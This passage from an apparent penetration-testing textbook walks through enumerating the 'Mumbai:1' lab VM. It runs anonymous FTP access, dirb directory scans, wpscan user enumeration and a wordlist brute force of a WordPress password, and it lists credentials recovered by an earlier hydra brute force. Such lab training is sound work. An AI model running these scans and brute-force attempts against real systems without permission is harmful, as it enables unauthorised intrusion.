


Figure 6.39: *FTP file listing for user matt*

The directory listing shows us files belonging to user matt and group matt, the presence of `.bash*` files indicates that we might be inside user matt's home directory.

Take notes on the observations made so far and we will continue with this machine in the next chapter.

Observation Notes:

IP address: 10.0.2.5

Operating System: Debian Linux

Open Ports & Services:

- 21/tcp ftp
  - pyftpdlib 1.5.5
  - User:matt Password:cheese (via bruteforce attack using hydra)
- 22/tcp ssh
  - OpenSSH 7.9p1 Debian 10 (protocol 2.0)
  - Login denied for user matt
- 80/tcp http
  - Apache httpd 2.4.38 ((Debian))
- 139/tcp netbios-ssn
  - Samba smbds 3.X - 4.X (workgroup: WORKGROUP)
  - Found users: matt, nightfall
- 445/tcp netbios-ssn
  - Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 3306/tcp mysql
  - MySQL 5.5.5-10.3.15-MariaDB-1
  - Login denied for user matt
- 137/udp netbios-ns
  - Samba nmbd netbios-ns (**workgroup**: WORKGROUP)

- 5353/udp mdns
    - DNS-based service discovery

Mumbai:1

This target has multiple services like FTP, SSH, HTTP, and Database servers running on it. We will enumerate these services to gather any important information that we can about the target.

Starting our exercise with the FTP service. Open up a terminal and type the command **`ftp 10.0.2.6`**, and check whether anonymous logins are allowed by trying to login with 'anonymous' as the user name, and enter any email address in the password field.




Figure 6.40: *FTP anonymous login*

As you can see anonymous logins are allowed so we can browse the files and directories that are available on the target FTP server. In this case we can see that a single file called '**`Note`**' is present on the FTP server.

Download the file from the FTP server by issuing a **`get <filename>`** command from within the FTP session. You could also use Firefox to establish the anonymous FTP session and view the file contents as shown in the following screenshot:




Figure 6.41: *contents of the 'Note' file*

The contents of the 'Note' file suggests that the server has had security related issues in the past and had to be rebuilt. To counter this the server may have been migrated to Docker containers as a security measure. Privilege escalation exploits were used against the server, and they may still be present in the `/tmp` folder if not already cleaned up by the admin.

We will move our attention to the Apache HTTP server running on port 80.

Open up the Firefox browser from the dock, and browse to `http://10.0.2.6`




Figure 6.42: *HTTP landing page*

Opening up the url `http://10.0.2.6` shows a '`coming soon`' page with no entry points to any application on the server. Let's run a drib scan to find

files and directories that may serve as potential entry points.

Open up a terminal and run a drib scan with the **`big.txt`** dictionary against the website using the command:

```
dirb http://10.0.2.6 /usr/share/wordlists/dirb/big.txt
```




Figure 6.43: *dirb scan using the big dictionary*

Dirb scan results show a few directories related to content management systems such as Drupal and WordPress.

Browsing to the Drupal link shows an empty directory suggesting that Drupal installation may have been removed while the WordPress link displays a WordPress page with the message shown as follows:




Figure 6.44: *WordPress page*

Seems like WordPress site was being used for blogging. The message goes on to indicate that API functionality is coming soon, and that it'll be available for testing, this means that this feature is still untested, and could contain potential security weaknesses.

Taking a look at the page source indicates that the site is misconfigured. Most of the webpage elements and hyperlinks seem to point to the IP address 200.0.12.100 instead of the target's local IP address.

To explore the links on the site, change the IP address in the hyperlink from 200.0.12.100 to target's IP and find any blog posts that contain information on security weaknesses.

We will now enumerate WordPress using **`wpscan`** which is a scanner especially designed to carry out this task.

To begin scanning the WordPress installation on the target system open a terminal window and run the command:

```
wpscan --url http://10.0.2.6/wordpress
```




Figure 6.45: *WordPress scanner*

The results show that the xmlrpc is enabled along with a few links to potential vulnerabilities that may arise of this. The results also show that the version of WordPress installed is 5.2.3.

The wpscan tool also offers additional options to further enumerate the WordPress installation by using the **`-e`** flag followed by options, we will use this to enumerate the WordPress users on the target host. Type the command in the terminal:

```
wpscan --url http://10.0.2.6/wordpress -e u
```

Figure 6.46: *Users identified on WordPress*

The wpscan user enumeration results show that a WordPress user called absozed was identified.

We will now bruteforce the password for this user using the command:

```
wpscan --url http://10.0.2.6/wordpress -U absozed -P
/usr/share/wordlists/1000-most-common-passwords.txt
```




Figure 6.47: *WordPress account brute forcing using wpscan*

The wpscan tool was unable to find the password using the Top 1000 most common passwords dictionary.

We will now move on to the MySQLport, let's try to login to MySQLas root user with a blank password.




Figure 6.48: *MySQL connection error*

We will not be able to do much with the MySQLport at this point in time as connection to this port is being denied from our machine.

Let us move on to enumerate the other HTTP port 8000.

Open up the Firefox browser from the dock and browse to `http://10.0.2.6:8000`.




Figure 6.49: *landing page on HTTP port 8000*

Browsing to port 8000 we are greeted with a "API Coming Here Soon!" message on the page. Let's enumerate this port further to find any hidden files and directories that could serve as a potential entry point.

Open up a terminal and run a dirb scan against the apa server using the command:

```
dirb http://10.0.2.6:8000 /usr/share/wordlists/dirb/big.txt
```




Figure 6.50: *dirb scan on HTTP port 8000 using big.txt wordlist*

The dirb results show us **`.bash_history`** and **`.bashrc`** files which indicates that we might be inside some user's home directory.

Access the **`.bash_history`** and **`.bashrc`** files we found on the target host using curl or Firefox browser.




Figure 6.51: *Contents of .bash_history file*

Contents of **`.bash_history`** and **`.bashrc`** files show that a user has built a docker container on the system, and that the **`/api`** directory has been added to the system path.

We still don't have entry points to the test API on this server. We will have to enumerate this service further by using the **`-x`** flag and searching for files with **`.php`** and **`.py`** extensions.

Type the command **`dirb http://10.0.2.6:8000 /usr/share/wordlists/dirb/big.txt -X .php,.py`**




Figure 6.52: *Scanning HTTP port 8000 for PHP and Python files*

The dirb command found 2 files **`test.php`** and **`keywords.py`**. Access the files using a browser or curl.




Figure 6.53: *Message on test.php page*

Browsing to **`test.php`** using Firefox shows us the test API page with a message "**`Please POST a proper query. ex: https://caffeinatedengineers.com`**" message. The page is expecting a URL as an input for processing our request.

Browse to **`http://10.0.2.6:8000/keywords.py`** using Firefox browser, and open the file in a text editor.

